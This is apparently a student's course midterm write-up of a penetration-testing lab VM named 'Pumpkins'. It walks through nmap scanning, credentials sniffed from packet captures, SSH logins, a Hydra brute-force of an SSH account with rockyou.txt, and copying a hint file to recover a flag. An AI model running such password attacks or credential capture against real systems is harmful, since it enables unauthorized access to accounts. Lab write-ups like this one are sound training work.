

Midterm

ENPM 634 Penetration Testing

Submitted by

Nagamani Chandrashekhar Gunjal

UID: 121097675



Cybersecurity Engineering
University of Maryland
October 17, 2024

Penetration Testing

Final Result:

Name of the content creator : **David Simson ENPM809Q Pumpkins III**





Figure 1: Flag found after the enumeration.

Official Name Change Form The Imaginary World of ENPM809Q

We recognize today, 9/30/19 that David S. Pumpkins will now be recognized by his official legal name which he has changed to David Simon ENPM809Q Pumpkins III.

By order of the benevolent dictator of ENPM809Q – Kevin T. Shivers



Kevin T. Shivers – 9/30/19

Witnessed:



B-Boy 2 – 9/30/19

Figure 2: Flag hint found through the enumeration process.

Walkthrough

Recon/Enumeration: Tools Used: nmap, Wireshark, Hydra, SSH.

Steps:

- Find the IP Address of the host VM (Ubuntu).
- Perform the network scan through nmap to check the open ports.
- Capture the packets through wireshark identify. *UNAME:bboy1* and *Password: dancedancedance*
- SSH for user : *bboy1* with the credentials.
- Find the details in the mails folder for other website content creator. i.e. *bboy2*
- Perform password attack via hydra for the user bboy2 using wordlist: rockyou.txt.
- *User: bboy2* validates with *password: princess* after enumeration from hydra.
- Perform SSH for the retrived user: bboy2 and find hints to get the content creator name.
- Able to find a pdf file which is copied to local and it has the original name of the content creator.
- Enter the full name in the webpage: <http://192.168.68.128> (ubuntu ip address) to get the final flag !!!

Screenshots:




Figure 3: (Step 1) Extract the IP of the Ubuntu Host VM. IP Address: 192.168.68.128




Figure 4: (Step 2) UNAME: bboy1




Figure 5: (Step 3) Password: dancedancedance

```

nagamani@kali: ~
File Actions Edit View Help
Warning: Permanently added '192.168.68.128' (ED25519) to the list of known hosts.
pumpkins@192.168.68.128's password:
Permission denied, please try again.
pumpkins@192.168.68.128's password:
Permission denied, please try again.
pumpkins@192.168.68.128's password:
Server at 192.168.68.128 Port 80
(nagamani@kali)-[~]
$ nmap 192.168.68.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 15:06 EDT
Nmap scan report for 192.168.68.128
Host is up (0.0011s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
(nagamani@kali)-[~]
$

```

Figure 6: (Step 4) Perform network scan through nmap.

```

bboy1@pumpkins: ~/mail
File Actions Edit View Help
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)
192.168.68.128 192.168.68.128 TCP 66 22 → 35580 [ACK] Seq=1510 Ack=135
192.168.68.128 192.168.68.128 TCP 66 22 → 35524 [ACK] Seq=1510 Ack=136
192.168.68.128 192.168.68.128 TCP 66 22 → 35566 [ACK] Seq=1510 Ack=135
192.168.68.128 192.168.68.128 SSHv2 118 Server:
192.168.68.128 192.168.68.128 TCP 66 22 → 35442 [ACK] Seq=1510 Ack=135
192.168.68.128 192.168.68.128 SSHv2 118 Server:
192.168.68.128 192.168.68.128 TCP 66 22 → 35414 [ACK] Seq=1562 Ack=144
192.168.68.128 192.168.68.128 SSHv2 118 Server:
192.168.68.128 192.168.68.128 TCP 66 22 → 35564 [ACK] Seq=1562 Ack=144
192.168.68.128 192.168.68.128 TCP 66 22 → 35430 [ACK] Seq=1562 Ack=144
192.168.68.128 192.168.68.128 SSHv2 118 Server:
192.168.68.128 192.168.68.128 SSHv2 118 Server:
192.168.68.128 192.168.68.128 TCP 66 22 → 35590 [ACK] Seq=1562 Ack=144
192.168.68.128 192.168.68.128 TCP 66 22 → 35512 [ACK] Seq=1562 Ack=144
bboy1@pumpkins:~$ ls
home-backup.tar mail new-dance-moves.txt

```

Figure 7: (Step 5) SSH into username: *bboy1* with retrived password.

```

bboy1@pumpkins: ~/mail
File Actions Edit View Help
If deleted, important folder data will be lost, and it will be re-created with the data reset to initial values.
From bboy2@pumpkins Tue Sep 24 21:18:08 2019
Return-Path: <bboy2@pumpkins>
X-Original-To: bboy1@pumpkins
Delivered-To: bboy1@pumpkins
Received: by pumpkins.localdomain (Postfix, from userid 1003)
        id 480FC20B23; Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
Received: from localhost (localhost [127.0.0.1])
        by pumpkins.localdomain (Postfix) with ESMTP id 45C9D205A5
        for <bboy1@pumpkins>; Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
Date: Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
From: B Boy 2 <bboy2@pumpkins>
To: B Boy 1 <bboy1@pumpkins>
Subject: Catching you up
Message-ID: <alpine.DEB.2.20.1909242117170.14457@pumpkins>
User-Agent: Alpine 2.20 (DEB 67 2015-01-07)
MIME-Version: 1.0
Content-Type: text/plain; format=flowed; charset=US-ASCII
Status: RO
X-Status:
X-Keywords:
X-UID: 1

Sorry you missed the ceremony today, let me know when you're around and I

```

Figure 8: (Step 6) Retrieve the content user from the mail folder of bboy1 user. i.e. bboy2

```

nagamani@kali: ~/Downloads
File Actions Edit View Help
bboy1@pumpkins: ~/mail x nagamani@kali: ~/Downloads x
(nagamani@kali)-[~/Downloads]
$ cd Downloads
(nagamani@kali)-[~/Downloads]
$ hydra -l bboy2 -P rockyou.txt ssh://192.168.68.128
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
or illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-17 14:25:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to pr
event overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.68.128/
[22][ssh] host: 192.168.68.128 login: bboy2 password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-17 14:25:35
(nagamani@kali)-[~/Downloads]
$

```

Figure 9: (Step 7) Perform password attack through hydra for the username: bboy2. Password: princess

```

nagamani@kali: ~/Downloads x  nagamani@kali: ~ x  nagamani@kali: ~/Downloads x  nagamani@kali: ~/Downloads x  bboy2@pumpkin
ED25519 key fingerprint is SHA256:Rk39na3MTQc0k1tgU1tMtsnnnv8lCc4h+Sbm3H+Ri8Y.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.68.128' (ED25519) to the list of known hosts.
bboy2@192.168.68.128's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

163 packages can be updated.
115 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

You have mail.
Last login: Wed Oct 16 17:46:08 2024 from 192.168.68.129
bboy2@pumpkins:~$ ls
mail  Pumpkins-Name-Change-Signed.pdf
bboy2@pumpkins:~$ cd mail/

```

Figure 10: (Step 8) Perform SSH for the username: bboy2. **Password:** princess to find the name of the content creator.

```

(nagamani@kali) ~$ uname
Linux
(nagamani@kali) ~$ sudo scp bboy2@192.168.68.128:/home/bboy2/Pumpkins-Name-Change-Signed.pdf /home/nagamani/Desktop
[sudo] password for nagamani:
bboy2@192.168.68.128's password:
Pumpkins-Name-Change-Signed.pdf
100% 20KB 3.6MB/s 00:00
(nagamani@kali) ~$

```

Figure 11: (Step 9) Perform SCP for the hint file to find the name of the content creator.

Official Name Change Form
The Imaginary World of ENPM809Q

We recognize today, 9/30/19 that David S. Pumpkins will now be recognized by his official legal name which he has changed to David Simon ENPM809Q Pumpkins III.

By order of the benevolent dictator of ENPM809Q – Kevin T. Shivers


Kevin T. Shivers – 9/30/19

Witnessed:


B-Boy 2 – 9/30/19

Figure 12: (Step 10) The hint file to find the name of the content creator.i.e. **David Simon ENPM809Q Pumpkins III**




Figure 13: (Step 11) Use hint name to find the flag by entering the name in the webpage.i.e. **David Simon ENPM809Q Pumpkins III Flag!!!**